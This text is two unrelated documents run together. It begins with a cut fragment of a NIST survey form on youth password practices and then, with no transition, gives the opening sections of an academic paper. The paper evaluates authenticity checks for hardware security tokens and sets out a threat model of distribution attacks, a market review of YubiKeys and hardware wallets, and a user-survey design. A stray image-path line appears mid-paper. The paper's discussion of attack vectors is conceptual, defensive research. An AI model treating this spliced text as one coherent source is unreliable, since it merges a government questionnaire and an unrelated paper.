    - (1) Always
    - (2) Sometimes
    - (3) Never

    → **If you selected "Always" or "Sometimes," when do you change your passwords?** (Bubble in all that apply.)
    - (1) When the computer prompts me to
    - (2) When the school tells me to
    - (3) When my family tells me to
    - (4) When I forget my passwords
    - (5) When someone finds out my passwords
    - (6) Are there other times you change your password? If yes, write them down:

Survey on Youth Password Practices: Grades 6 to 12

OMB Number: 0693-0043 | Expiration Date: 12/31/2018

14. **What do you think about passwords?**

A. It is easy to make my passwords.
1 Agree
2 Neutral
3 Disagree
4 I don't make my passwords.

B. It is easy to make many different passwords.
1 Agree
2 Neutral
3 Disagree
4 I don't make my passwords.

C. It is easy to remember my passwords.
1 Agree
2 Neutral
3 Disagree

D. It is easy to enter my passwords with a keyboard.
1 Agree
2 Neutral
3 Disagree

E. It is easy to enter my passwords on a touch screen.
1 Agree
2 Neutral
3 Disagree

F. I would prefer another way to unlock besides passwords.
1 Agree
2 Neutral
3 Disagree

G. I have too many passwords.
1 Agree
2 Neutral
3 Disagree

15. **Why do you think people should use passwords? List up to 3 reasons:**

Reason 1

Reason 2

Reason 3

16. **Let's say you just got a new game to play on the computer, but you need a password to use it. Please make up a new password for that game.** ***(Remember don't write down one of your real passwords.)***

DEMOGRAPHICS

1. **Are you a:**
1 Boy
2 Girl
3 Other
4 Prefer not to answer

2. **How old are you?**

3. **What grade are you in?**

4. **What is your school's name?**

5. **What city do you live in?**

This collection of information contains Paperwork Reduction Act (PRA) requirements approved by the Office of Management and Budget (OMB). Notwithstanding any other provisions of the law, no person is required to respond to, nor shall any person be subject to a penalty for failure to comply with, a collection of information subject to the requirements of the PRA unless that collection of information displays a currently valid OMB control number. Public reporting burden for this collection is estimated to be 15 minutes, including the time for reviewing instructions, searching existing data sources, gathering and maintaining the data needed and completing and reviewing the collection of information. Send comments regarding this burden estimate or any aspect of this collection of information, including suggestions for reducing this burden, to the National Institute of Standards and Technology, Attn: Mary Theofanos, maryt@nist.gov, (301) 975-5889

On the Usability of Authenticity Checks for Hardware Security Tokens

Katharina Pfeffer
SBA Research

Alexandra Mai
SBA Research

Adrian Dabrowski
University of California, Irvine

Matthias Gusenbauer
Tokyo Institute of Technology & SBA Research

Philipp Schindler
SBA Research

Edgar Weippl
University of Vienna, Austria

Michael Franz
University of California, Irvine

Katharina Krombholz
CISPA Helmholtz Center for Information Security

Abstract

The final responsibility to verify whether a newly purchased hardware security token (HST) is authentic and unmodified lies with the end user. However, recently reported attacks on such tokens suggest that users cannot take the security guarantees of their HSTs for granted, even despite widely deployed authenticity checks. We present the first comprehensive market review evaluating the effectiveness and usability of authenticity checks for the most commonly used HSTs. Furthermore, we conducted a survey ($n = 194$) to examine users' perceptions and usage of these checks.

We found that due to a lack of transparency and information, users often do not carry out—or even are not aware of—essential checks but rely on less meaningful methods. Moreover, our results confirm that currently deployed authenticity checks suffer from improperly perceived effectiveness and cannot mitigate all variants of distribution attacks. Furthermore, some authenticity concepts of different manufacturers contradict each other. In order to address these challenges, we suggest (i) a combination of conventional and novel authenticity checks, and (ii) a user-centered, transparent design.

1 Introduction

Due to an abundance of reported malware and CPU vulnerabilities [32, 46, 76, 85, 117], the establishment of trust has in recent years shifted from general-purpose computers to specialized single-application devices, i.e., hardware security tokens (HSTs). HSTs (e.g., Two-Factor Authentication (2FA) tokens or cryptocurrency hardware wallets) promise to keep the stored secrets secure, even if attackers control the client computer. Consequently, these tokens have experienced an enormous market growth during the last decade [72, 73]; all major browsers and many large service providers now support 2FA tokens [110]. Similarly, in the cryptocurrency ecosystem, hardware wallets are considered the most secure way to manage keys and sign transactions.

However, known attacks using modified, replaced, or counterfeit tokens [60, 75, 86, 95, 109] raise the questions whether this shift of trust is justified and how users may verify the authenticity of their HSTs. In the context of this paper, authenticity checks are defined as (i) conventional attestation[1] methods, and (ii) haptic and visual inspection of the packaging, casings, and electronics.

Despite extensive research focusing on authenticity checks for computing devices [6, 27, 63, 70, 80, 99], little attention has been paid to whether and how these checks can be applied to HSTs. For HSTs, no categorization of authenticity checks concerning their effectiveness, efficiency, or usability exists. As a result, HST manufacturers[2] have no directives or best practices available for designing and implementing defenses. Although end users play a central role in judging a token's authenticity, no human-centered research has so far been pursued in this area. It remains therefore unclear how users can make sure that a token is genuine and/or has not been manipulated. In particular, the following research questions arise:

(RQ1) How effective are currently deployed authenticity checks of HSTs in defending against possible attacks?

(RQ2) How do users perceive and use the provided authenticity checks?

(RQ3) Which (combination of) authenticity checks can maximize security and usability?

To answer these questions, we contribute:

- A **market review** of authenticity checks deployed in HSTs, yielding an evaluation framework for comparing their effectiveness and usability.
- A **quantitative survey** ($n = 194$) to understand users' perception, awareness, and usage of the investigated authenticity checks as well as related trust decisions.
- **Actionable recommendations** pointing out directions for the best (combination of) authenticity checks.

In this paper, we assessed (i) cryptocurrency hardware wallets, as they are high-value targets, and (ii) Universal Second

[1] Attestation proves that no unwarranted modifications to the software or hardware took place [13].

[2] Companies that (mostly) perform the final assembly as well as the development, design, and advertisement of a product.




Figure 1: Simplified U2F/HW-Wallet Authentication Models

Factor (U2F) tokens which are widely used for 2FA. We focus on attacks which take place during the distribution process, consequently defining them as *distribution attacks*. Many of these attacks can be carried out with no technical expertise, in a reasonable time, and with low financial cost.

2 Hardware Security Tokens (HSTs)

The main purpose of HSTs is to securely store cryptographic keys. Depending on the application context, the tokens can carry out different operations, such as proving a user's identity or signing a cryptocurrency transaction.

2.1 Hardware Wallets

Hardware wallets are used to store the user's private key in tamper-resistant storage and to sign transactions. For this purpose, they communicate with a PC via USB (or alternatively, NFC or Bluetooth), as shown in Figure 1. A dedicated client software constructs transactions and sends them to the hardware device for signing. The device signs after explicit and successful user approval (e.g., PIN or hash comparison). When used for the first time, the device generates a seed for deterministic private keys, which never leaves the wallet [33].

Hardware wallets fully control the secrets for signing. They have access to the complete transactions including sender and receiver address, an optional change address, and the payment amount. The increased usage of hardware wallets makes them a valuable attack target.

2.2 U2F Tokens

Currently, the most popular U2F tokens are the YubiKeys (cf. the corresponding media and industry attention [37, 50] and Google trend analysis [34]). YubiKeys provide multi-factor and password-less authentication for logins. They currently support, amongst others, the following protocols: (i) Universal 2nd Factor (U2F/FIDO2), (ii) one-time password (OTP), (iii) Smart card, and (iv) PGP. In this paper, we focus on YubiKey's U2F functionality.

The tokens are shipped with a pre-configured public/private identity and an AES key which serves as the master secret for deriving subsequent authentication keys. Users may also generate their own keys. The initialized YubiKey communicates with the computer via USB [26]—including mimicking a keyboard [114]—or NFC.

In U2F mode, the user sends the password to the server which replies with a challenge (see Figure 1); the user's presence is verified by touching the YubiKey sensor. Then the YubiKey utilizes a private key generated per-service to calculate a response to the server's challenge, i.e., a signature. The browser never learns the private key and the YubiKey never sees the user's password, hence there is no single point of trust. An application ID derived from the URI is included in the signature to prevent phishing attacks.

3 Related Work

The **usability challenges** of HSTs and 2FA schemes have been extensively studied. Bonneau et al. [10] showed that most password-less web authentication methods, including hardware tokens, outperform passwords regarding security but are weaker concerning usability. Payne et al. [81] explored user perceptions of the Pico authentication token. They found that tokens increase the user's responsibility to mitigate security risks, which is usually perceived as inconvenient.

More recently, Acemyan et al. [2] found severe usability issues in Google 2FA features. Studies by Reynolds et al. [87, 88] revealed usability issues in the set-up and usage of U2F tokens in enterprise and non-enterprise settings. Das et al. [18] conducted a study with YubiKey users, reporting usability and trust issues as well as misconceptions about the token's benefits. In two other user studies, Ciolino et al. [14] confirmed uncertainties about the security benefits of 2FA tokens and identified usability issues of online services secured with 2FA. Human-centered research in the domain of hardware wallets mainly focused on the fact that humans usually fail to manually compare long hashes [20, 42, 104], which is required by most devices. So far, user perceptions of HST authenticity and related decisions regarding trust—as presented in this paper—have not been examined.

In order to prevent and detect supply-chain tampering of software and hardware [7, 17], various **attestation approaches** have been suggested. *Software attestation* [6, 63, 99, 101] aims at validating the authenticity of code by verifying software modules (e.g., calculating a hash or MAC). *Hardware attestation* aims to ensure the authenticity of hardware components. Approaches range from (i) dedicated hardware designs (e.g., tamper-proof environments for isolation of security-critical functionality [66], single-piece or openable enclosures [36], tamper-evident seals [48]) to (ii) sensors that detect suspicious behavior [31, 39, 62] to (iii) hardware metering [52, 53] (e.g., using PUFs [38, 44, 91] or IC fingerprinting [3]).

However, each of these approaches poses different challenges [5]. Hence, solutions must be found that combine several methods and are tailored to each use case and threat model. We discuss which of these approaches are currently implemented by popular HSTs and evaluate how effective they

are against real-world attack vectors (see Section 4.1). Dauterman et al. [19] introduced a two-party key and signature generation protocol as a (partial) solution to defend against faulty or backdoored tokens. We discuss their scheme in Section 7.4. While previous research mainly focused on a theoretic evaluation of individual attestation methods, our work assesses these methods' usability for HSTs operated by average end users.

4 Threat Model

The attackers' aim is to exfiltrate or pre-load secrets stored on the HST (i.e., keys or cryptographic seeds), interrupt its availability, or ask for ransom [12]. Attackers can replace or modify HSTs anywhere and anytime between the token leaving the manufacturer and arriving at the end user. This includes building fraudulent HSTs and selling them directly to end users, inserting them into the re-seller hierarchy, or intercepting and replacing shipments during delivery. An attacker might also buy a genuine token and return a tampered one to the vendor, who usually does not check the returned devices before redistribution [43]. We define this set of attacks as *distribution attacks*.

Attacks performed after the initialization of a hardware device such as Man-in-the-middle and phishing attacks are out of this work's scope. We assume token manufacturers and designers to be trustworthy, meaning that they are not altering hardware or firmware. Still, fraudulent manufacturers or parties that (re-)sell counterfeit tokens do exist. We include nation-state attackers if they modify or replace HSTs on their route from the manufacturer to the end user. Finally, for authenticity checks involving the client software, we assume that this software is not compromised.

Generally, attacks can be aimed at one or more specific targets (*targeted attacks*) or at multiple unspecific targets (*large-scale attacks*). Targeted attacks concern U2F token users (e.g., campaign teams, activists, journalists, IT administrators) and individual hardware wallet users holding high amounts of cryptocurrencies. In contrast, large-scale attacks mainly affect hardware wallets due to the expected monetary gain. Even though reported attacks on HSTs are still rare, their relevance for HST users is justified given the financial and/or reputational losses. Also, talks and papers on the construction of counterfeit tokens [60, 75] emphasize that HST authenticity should be addressed before a larger number of attacks can take place.

4.1 Attack Vectors

We conducted an extensive review of scientific literature, security conferences, and blog articles to understand the threat landscape of HSTs. We then extracted attack vectors which are categorized in *software*, *hardware*, and *secret extraction*. We define **attack vectors** as ways or means by which attackers can carry out attacks. Examples of **attack scenarios** are described in Section 4.2. A visual mapping of attack vectors and scenarios can be found in Table 1.

Although the attack vectors are the same for hardware wallets and YubiKeys, the actual attack scenarios vary, since YubiKeys and other U2F tokens—unlike hardware wallets—do not present a single point of trust when used for 2FA. Here, the key material alone is useless since the token never learns the user's password. However, if the token is used for single-factor authentication, a counterfeit token that manages to exfiltrate or pre-load secrets can achieve authentication. Consequently, using a U2F token without a supplementary factor increases the probability of severe attacks being successful.

4.1.1 Software

Firmware modifications can be conducted by reverse-engineering code, changing open-source software, or taking advantage of firmware vulnerabilities. Alternatively, attackers might exploit security risks of the USB interface (**USB exploits**) [106] or **pre-initialize tokens**. Programmers, for example, can conduct such attacks without any special additional knowledge [86, 98, 108, 109].

4.1.2 Hardware

Attackers can add and wire-up additional components to the token—so-called **hardware implants** such as a GSM module or Bluetooth transceiver. This aims at leaking secrets or remotely controlling the tokens. Alternatively, Integrated Circuit **(IC) modification** is possible to introduce vulnerabilities or backdoors [8].

Lastly, attackers can build **token replicas**, which is feasible for hardware wallets and YubiKeys [60, 75]. Instructions on how to create HST replicas are publicly available and can be implemented without any expert knowledge. If successful, attackers gain full access to the design of the hardware and firmware and may modify them to their own advantage.

4.1.3 Secret Extraction

Hardware and software attacks use various approaches to extract secrets from a token, e.g., keys or cryptographic seeds. Most commonly, information can be derived from **fault injections**, **timing side-channels** (including transient execution attacks (see Section 5.2.3), **IC microprobing**, or **bus snooping** [8]. Some of these attacks require expensive equipment and in-depth knowledge. However, respective instructions are publicly available and prices for the required equipment are falling, thus facilitating secret extraction [43].

4.2 Attack Scenarios

Run-time seed or key exfiltration (in-band): The attacker replaces the HST and/or modifies its firmware so that it leaks secrets through in-protocol covert channels[3] via the signature [23] or other parts of the transaction [11].

Run-time seed or key exfiltration (out-of-band): The attacker modifies or replaces the HST's software or hardware so that it leaks secrets through covert channels outside the

[3] Covert channels [116] intentionally hide the communication between two parties, whereas side channels unintentionally leak internal state.

protocol (e.g., using Bluetooth [60], Wi-Fi, GSM [75], or USB exploits.

Delivery-time seed or key extraction: Through side channels, bus snooping, IC microprobing, or fault injection, the attacker extracts pre-configured keys or seeds that allow key determination [60, 78, 82]. This attack is relevant for YubiKeys which are shipped with manufacturer-chosen seeds—and as long as users do not program their own secrets later on—but is infeasible for hardware wallets since customers (should) initialize the tokens themselves.

Seed or key fixation: Using hardware implants, token replication, or firmware modification, the attacker pre-loads a key to the token, makes the key computation deterministic, or pre-initializes a hardware wallet and inserts a fake recovery sheet [98].

Predictable RNG modification: The attacker makes the Random Number Generator predictable [68] by using hardware implants, replicated HSTs, or IC/firmware modifications. Alternatively, the attacker exploits unintentionally weak randomness [113].

USB pivoting: The attacker uses the USB interface to infect the computer with malware [106], trigger buffer overflows in the client software, or emulate a keyboard similar to a USB Rubber Ducky [71]. This can be used for attacks on YubiKeys that require leaking information such as usernames or passwords in addition to the key or seed.

Table 1: Evaluation Framework

Effectiveness (market review)
○ no prevention
● strong protection
◐ complicates attack/decreases usefulness

Attack Vector Usage in Scenarios
✔ potentially used

			Hardware implants	Token replication	IC modification	Firmware modification	USB exploit	Token pre-initialization	Timing side-channels	Bus snooping	IC microprobing	Fault injection
			Attack Vectors									
			Hardware			Software			Secret Extraction			
Attestation / Countermeasure	Pack.	Tamper-evident	◐	◐	◐	◐	◐	◐	◐	◐	◐	◐
		Holographic sticker	○	○	○	○	○	○	○	○	○	○
	Hardware	Single-piece cast	●	◐	◐	○	○	○	○	◐	◐	○
		Openable device	◐	◐	○	○	○	○	○	○	○	○
		Secure element (co-processor)	○	●	●	○	○	○	●	◐	●	●
		Secure CPU	◐	●	●	○	○	○	●	●	●	●
	Software	Local firmware attestation	○	○	○	●	○	○	○	○	○	○
		Remote firmware attestation	○	◐	○	●	○	○	○	○	○	○
		Key attestation	○	●	○	◐	○	○	○	○	○	○
		Manual firmware load	○	◐	○	●	○	◐	◐	◐	◐	◐
Attack Scenarios[1]	Key compromise	Runtime seed or key exfilt. (in-band)	–	✔	–	✔	–	–	–	–	–	–
		Runtime seed or key exfilt. (out-of-band)	✔	✔	✔	✔	✔	–	–	–	–	–
		Delivery-time seed or key extraction	–	–	–	–	–	–	✔	✔	✔	✔
		Seed or key fixation	✔	✔	–	✔	–	✔	–	–	–	–
		Predictable RNG modification	✔	✔	✔	✔	–	–	–	–	–	–
	Other	USB pivoting	✔	✔	✔	–	✔	–	–	–	–	–
		Ransom attack	✔	✔	–	✔	–	–	–	–	–	–

[1] For U2F tokens, the attacker needs a second source for retrieving username/password.

Ransom attack: Using hardware implants, token replication, or firmware modification, the attacker modifies the token which then stops operating after some time, demanding a ransom to resume operation or release the key material. This attack is especially efficient with hardware wallets which are in control of the secret key material and the derivation of the used addresses. Consequently, a fraudulent hardware wallet can prevent the user from obtaining a trustworthy backup of the secret material by displaying a wrong recovery seed. Alternatively, it can generate addresses which cannot be derived from a correct backup [12]. This attack is limitedly feasible for YubiKeys, as backup keys are usually generated.

5 Market Review of Authenticity Checks

To answer *RQ1*, we assessed four different models of the U2F YubiKey and the five most recent hardware wallets[4] from the three most popular vendors at the time of writing [73].

We chose YubiKeys as representatives of FIDO/U2F-tokens based on previous research [18, 88] and Yubico's role as the current leading U2F-manufacturer (see Section 2.2). To ensure that YubiKeys are indeed representative of attestation and packaging methods used in the U2F token industry, we surveyed other U2F-certified tokens (e.g., Google Titan [35], Thetis BLE/FIDO U2F [105], Feitian ePass FIDO [30]) before the market review. We found that YubiKeys' methods are the most comprehensive in the industry (see Appendix, Table 6).

We examined nine widely used tokens and are therefore confident that our results are representative (although not exhaustive) of authenticity checks deployed in today's HSTs.

5.1 Methodology

In order to assess which authenticity checks were deployed and if they were usable, we performed a set of cognitive walkthroughs [83]. A cognitive walkthrough is a technique for expert usability inspection of a system and is commonly applied in user-centered security research [28]. Thereby, an expert steps through a set of actions while considering the interface behavior and its effect on the user. For this study, two usable security researchers walked through the actions a user has to perform when receiving an HST and initializing it, including the examination of the packaging. For each of these actions, we asked: *Does the user understand what they are supposed to do? Does the user know how to do it? After the action is done, does the user know whether it was successful?* We used the findings of the cognitive walkthroughs to design our quantitative survey (see Section 6).

Additionally, we consulted the manufacturers' documentation to obtain a complete list of the deployed authenticity checks. We then connected these findings with the data of our cognitive walkthroughs and established three categories for authenticity checks (Inter-rater reliability: Krippendorff's

[4] Some hardware wallets offer U2F functionality as an add-on. However, we focused only on their core functionality.

α=.91): (i) packaging, (ii) hardware, and (iii) software. In order to systematically evaluate each authenticity check, we mapped them to attack vectors (see Section 4.1), thus building an evaluation framework for comparing the effectiveness of current and future authenticity checks (see Table 1).

5.2 Results

In this section, we present a comprehensive evaluation of the usability and effectiveness of currently deployed authenticity checks. Table 2 shows the investigated devices and their authenticity checks. Table 1 illustrates our evaluation framework by mapping deployed authenticity checks to attack vectors. The effectiveness assessment is based on the currently deployed best-case implementation of every method, as found in the market review. We also discuss deviations from the best-case scenario, since flawed or inadequate implementations make every method ineffective.

5.2.1 Packaging

Trezor One and one of the tested YubiKeys were shipped in a **tamper-evident package**, meaning that it shows if a package has been opened. The hardware wallets arrived in cardboard boxes or shrink-wrap plastic. YubiKey recently switched to hard shells (i.e., tamper-evident blister packaging), but older models were delivered in plastic sleeves. A lot of manufacturers additionally provide pictures of the original packaging on their websites and encourage customers to report and return damaged shipments. Six of the assessed devices came with **holographic stickers**.

Effectiveness: Tamper-evident packages render an attack slightly more difficult: an attacker would have to re-package a modified device in a genuine-looking way. Still, all types of packaging can be reproduced; paper boxes and standard plastic sleeves are easy and cheap, whereas reconstructing tamper-evident plastic wraps is more expensive, since special-purpose machines are needed. Hence, the latter only pays off if attacks are carried out on a large scale. Holographic stickers only provide a low level of protection against distribution attacks. They can be removed with a common blow dryer [75], and new ones are easy to come by [45].

Usability: Some packages are destroyed when opened, making any tampering clearly visible. Also, there are self-destroying holographic stickers which cannot be easily replaced. However, other types of packaging—e.g., simple paper boxes—do not show obvious signs after they have been opened. Only a few manufacturers provide information on what the original package and holographic sticker(s) should look like. Therefore, users often do not have any possibility to verify if the packaging is the original one.

5.2.2 Hardware (Enclosure)

Manufacturers take two contrary approaches in order to secure the token body. One way is to use a **single-piece cast**. Yubico chose this method and encourages users to check the integrity of tokens through visual inspection. The other way is

Table 2: Device and Feature Overview

● fulfilled/implemented/included ◑ sometimes ○ not fullfilled – not applicable ? undisclosed

		Ledger Nano S	Ledger Blue	Trezor One	Trezor Model T	Keepkey	YubiKey 5	YubiKey 4 Neo	YubiKey 4	Yubico Sec. Key
Pack.	Tamper-evident	○	○	●	○	○	●	◑[1]	◑[1]	◑[1]
	Holographic sticker	○	○	●	●	●	○	◑[1]	◑[1]	◑[1]
Hardware	Single-piece cast	–[2]	–[2]	○	○	○	●	●	●	●
	Openable device	●	●	○	○	○	–[2]	–[2]	–[2]	–[2]
	Secure CPU	○	○	○	○	○	●	○	○	○
	Secure element (co-processor)	●	●	○	○	○	○	●	●	●
Software	Local firmware attestation	●	●	●	●	●	?	?	?	?
	Remote firmware attestation	●	●	○	○	○	○	○	○	○
	Key attestation	●	●	○	○	○	●	●	●	○
	Manual firmware load	○	○	●	●	○	○	○	○	○

[1] Packaging changed multiple times in recent years. [2] Mutually exclusive.

a token which can easily **be opened to compare the inside to reference pictures** on the manufacturer's website. The latter was the case for two of the assessed hardware wallets.

Effectiveness: Some single-piece cast devices are easy to break by using household chemicals [40]. Therefore, the YubiKey 5 series is made with a more chemical-resistant thermoplastic. Since the electronics are tightly molded, it is infeasible for an attacker to add hardware components. Creating token replicas or modifying ICs of a single-piece cast token requires a very elaborate process, since an original-looking cast has to be built from scratch. At the same time, these attacks have the advantage that the built-in hardware does not need to look genuine, only the case does (assuming that end users usually do not x-ray their devices). Lastly, it is feasible—although very elaborate—to conduct bus snooping or IC microprobing by drilling small, resealable holes into the case.

On the one hand, openable tokens and visual inspectability enable users to discover implants and make token replica attacks more difficult. On the other hand, openable tokens give attackers easy access as well. It can be assumed that well-made, subtle hardware implants would not be noticeable to users. IC modifications are also possible, since chips come in standardized packages which are easily reconstructed.

Usability: Visually comparing the interior of the device with manufacturer-provided pictures is a cumbersome and error-prone method. Users might damage the case when opening it, which reduces the feasibility and usability of this approach. Tamper-resistant casts do not exhibit these usability issues.

5.2.3 Hardware (Circuit)

Electronic signals on the printed circuit board (PCB) or within an IC are subject to interception and manipulation. Shielding of critical data and the respective circuitry can be accomplished through a **secure CPU**, or by integrating an external co-processor (**secure element**) on the PCB. The keys reside

inside the CPU or element and never leave it. Many software-based authenticity checks only provide strong protection when implemented in such hardened CPU design and architecture (e.g., firmware or key attestation). In our wallet sample, only Ledger facilitates a secure element [59]. Trezor in fact argues against secure elements, as they are closed source software, and postulates that if "*secure elements [are] widely used, it will increasingly attract the attention of hackers*" [94].

Effectiveness: Many secure CPUs and secure elements are designed with the hardware attacker in mind and provide the respective prevention measures. They usually employ side-channel-resistant design and tamper-detection circuits within the IC. However, even if secure CPUs (including enclaves) are used, transient execution attacks [51, 64, 107] can extract secrets via i.a. cache-timing side-channels once the attacker achieves code execution. Such features are still seldom found in low-end microcontrollers as used in wallets and authentication tokens. All wallets in our device overview use ARM Cortex M0-M4 architectures which neither employ data caches nor transient execution. External secure elements are vulnerable to hardware implants [93] and susceptible to bus snooping. Rewiring or snooping signals on a PCB requires far less equipment than doing the same on an IC. Moreover, a fraudulent firmware could, in theory, still leak secrets via a physical channel [79]. Technical challenges of ARM TrustZone have been reported recently [84, 92].

Usability: In this case, the user is not involved. However, if users are aware of these measures, they can accordingly base their trust decisions on them.

5.2.4 Software (Automatic)

For all assessed hardware wallets, the authenticity of the boot loader and/or firmware is checked by a hash or signature verification. This is carried out either by the firmware, the boot loader, or the secure element. The simplest form of software attestation provided by our tested devices is **local firmware validation**. Thereby, the boot loader validates the integrity of the firmware (by conducting a signature check), or vice versa. For two of the assessed devices, the secure element locally attests the authenticity of the micro-controller unit via a signature check. A more sophisticated approach is to use **remote firmware attestation** where the internal status of the device is attested by a trusted third party (e.g., by utilizing challenge-response protocols).

Yubico is very secretive about any of their implemented automatic software attestation methods. Thus, it remains unclear whether such methods are applied to our tested YubiKeys.

Effectiveness: Remote firmware attestation is more effective than local methods since it complicates token replication. With remote attestation in place, attackers would have to mimic the third-party attestation protocol. Generally, the effectiveness of all firmware attestation methods is increased if secure CPUs or secure elements are involved. Despite these approaches being implemented, several attacks on firmware have been carried out. Although manufacturers usually fix these vulnerabilities, their existence—even if only for a short time—poses a threat which is hard to defeat. As the manufacturing of hardware tokens becomes more sophisticated and globally distributed, and the time-to-market constantly shortens, the probability of software vulnerabilities is growing [8]. Furthermore, automatic software attestation methods are ineffective against hardware implants, IC modification, USB exploits, token pre-initialization, and secret extraction.

Usability: Automatic software checks do not require user interaction, hence they do not cause any usability issues. However, if these checks are not visible and/or known to users, they are not able to make related trust decisions.

5.2.5 Software (Manual)

YubiKeys come with a pre-loaded **attestation key** and a manufacturer-signed attestation certificate. Users can manually verify the authenticity of their YubiKey by visiting a sub-page of the manufacturer's website [115]. With regard to our sample, Yubico and Ledger do check the attestation key of the devices. A server (e.g., an online banking service) can optionally request an attestation certificate from a YubiKey during user registration to check the device's authenticity. YubiKeys additionally have the option to run Personal Identity Verification (PIV) attestation for newly generated keys to ensure that a certain asymmetric key was generated on the device and not imported from elsewhere.

A further attack prevention method (used by two of the tested hardware wallets) is to ship tokens without firmware, thus forcing users to **manually load the firmware** when initializing their wallet. Thereby, any pre-loaded keys or seeds are erased.

Effectiveness: Key attestation does prevent token replicas, if implemented with a secure CPU or secure element from which an attestation key and certificate cannot be extracted. This raises the bar for firmware modification, since attackers cannot simply flash fraudulent firmware. Forcing manual firmware loading complicates token replicas and prevents firmware modifications, given that the user overwrites fraudulent firmware with the legitimate one. This also complicates secret extraction attacks because an extracted secret would lose its value as soon as the new firmware is installed.

Usability: Manual authenticity checks are often not user-friendly. In many cases, users have to run a script via the terminal (i.e., YubiKey PIV attestation, YubiKey attestation certificates, hardware wallets' secure element authenticity check). Also, manufacturers neither sufficiently explain nor advertise these methods.

6 Survey

Our user survey was designed to address *RQ2*. In particular, we sought to answer the following questions:

- Which automatic authenticity checks are users aware of?

- Which manual authenticity checks do users perform?
- Are these authenticity checks perceived as useful?
- Do users' perceptions of security guarantees match the technical reality?

Participants who owned (i) a hardware wallet, and/or (ii) a YubiKey, and/or (iii) a smartphone were eligible to participate. They were presented with questions regarding the respective device. We recruited smartphone users as a control group to compare usage and authenticity check patterns of devices designed for security purposes only (hardware wallets, YubiKeys) with general-purpose devices (smartphones). We did not include attack vectors and attestation features which solely apply to smartphones in our market review. However, all presented attack vectors (see Section 4.1) also apply to smartphones.

6.1 Discussion Rounds

Following Jensen and Laurie [47], we conducted a small-scale qualitative research study to flexibly explore the problem space before designing our survey. Two researchers did two discussion rounds with (i) a group of people working in the field of IT security who owned an HST such as a hardware wallet or a YubiKey (9 participants), and (ii) a group of people without technological expertise who owned a smartphone (3 participants). Both groups were recruited at our institution. We asked the following questions: (i) Which HSTs or devices do you own? (ii) Do you think that your hardware device was genuine when you received it? (iii) Why do you think that your hardware device was (not) genuine? (iv) Which attacks on your device can you imagine could have happened while it was distributed?

One researcher led the discussion while the other one took notes. We recorded and transcribed both discussion rounds after obtaining informed consent. Both researchers openly coded the data independently, extracting re-occurring themes and then discussing them to collect important findings for our survey design. We took the results of both discussion rounds and our market review into account when designing the main questionnaire.

6.1.1 Results (Smartphone Group)

All participants stated that they did not spend much thought on the authenticity of their device when they received it, but just assumed that it was genuine. The two most important factors influencing the participants' trust were (i) the high-quality design of the packaging, and (ii) the integrity of the stickers on the package or device. One participant stated: *"The packaging is very high quality. I'm not sure that someone who forges it [the smartphone] would put so much effort into the packaging."*

This participant further elaborated that the quality of the smartphone met expectations, i.e., the display and the buttons functioned properly. Another participant mentioned that a protection foil on the screen influenced their trust.

The participants' assessments of the likelihood of distribution attacks were mixed. One participant said: *"From the moment it [the smartphone] is in the supply chain, packaged, and this foil is on it... When you open that up, to get it all back in the same way, that is very time-consuming."*

In contrast, another participant stated: *"I can imagine that one would build something like that into the hardware, for example, spying stuff."*

6.1.2 Results (HST Group)

In contrast to the smartphone group, the majority of the HST users said that they did not fully trust the genuineness of their device when they received them. One participant explained that one could never entirely trust the cryptography on the device if one has not implemented it themself. Another participant said: *"If someone changes the hardware, there is no chance for the normal user to detect it. Especially with the Yubikey, which is cast in plastic...You can only hope you got an original key."*

Still, some participants reported that their trust in their HST was positively influenced by stickers on the packaging and by the fact that their device arrived at their home address shortly after purchasing it. One participant furthermore stated: *"I trust the Yubikey because the advertising is good and because other people I trust do trust this product."*

None of the participants opened their HST as they (i) were afraid to break it, (ii) did not want to spend time on it, or (iii) did not think that attacks based on added hardware could work. Two participants said that they checked the authenticity of their HST on the vendor's website since that was recommended in the manual. Another participant mentioned that the potential damage caused by a non-genuine device, i.e., how valuable the secrets protected by the token are, is important when deciding which authenticity checks to use. This might be a reason why the HST group invested more time and thought into the authenticity of their devices than the smartphone group.

6.2 Study Design

We opted for an online survey [56] to get a large number of—also geographically distributed—participants and, thus, quantitative insights about user perceptions and usability problems of authenticity checks deployed in HSTs. We designed our survey based on the discussion rounds and a comprehensive literature study of attack vectors. The survey consists of 25–27 closed questions (multiple-choice, 5-point Likert scale) and 2–3 open questions depending on the answers (some questions were follow-up questions). To assess the participants' security affinity, we used the Security Behavior Intentions Scale (SeBIS) [25] which quantifies intentions and self-assessments of the respondents' security behavior. We hosted the questionnaire on *Surveymonkey.com* [103]. The full questionnaire can be found on our GitHub repository [1].

If participants owned multiple eligible devices, we assigned them either to the hardware wallet sample (first choice) or the

YubiKey sample (second choice), assuming that HST users are harder to recruit than smartphone users.

6.3 Recruitment and Participants

We distributed our survey through Bitcoin, blockchain, and Yubikey mailing lists (18%), social media (75%), and personal contacts at partner institutions (7%). As compensation, we raffled gift vouchers and premium fair-trade chocolates (winning chance: 6%). This approach is in line with studies by Deutskens et al. [21] and Laguilles et al. [55] which both showed that lotteries with smaller prizes but a higher winning chance are an effective strategy for increasing response rates in surveys. The demographics of our final data set are shown in Appendix 7. The sample consists mainly of male and technically adept participants, corresponding to the demographics of Bitcoin users [9] and the technology industry in general [89].

6.4 Validity and Reliability of our Dataset

To ensure sufficient statistical power, we calculated the effective sample size [61] with a significance level of .05 (95% confidence interval), and a power of .8 (the best practice value currently used [65]). These numbers yield a minimum sample size of 61 users per group. Our final dataset consists of responses from 62 hardware wallet ($\mathcal{H}$), 66 YubiKey ($\mathcal{Y}$), and 66 smartphone users ($\mathcal{S}$). We asked the participants for demographic data including their occupation and whether it is within IT security. Two-thirds of our participants work in IT, from which 42% are professionally involved in IT security topics and decision-making.

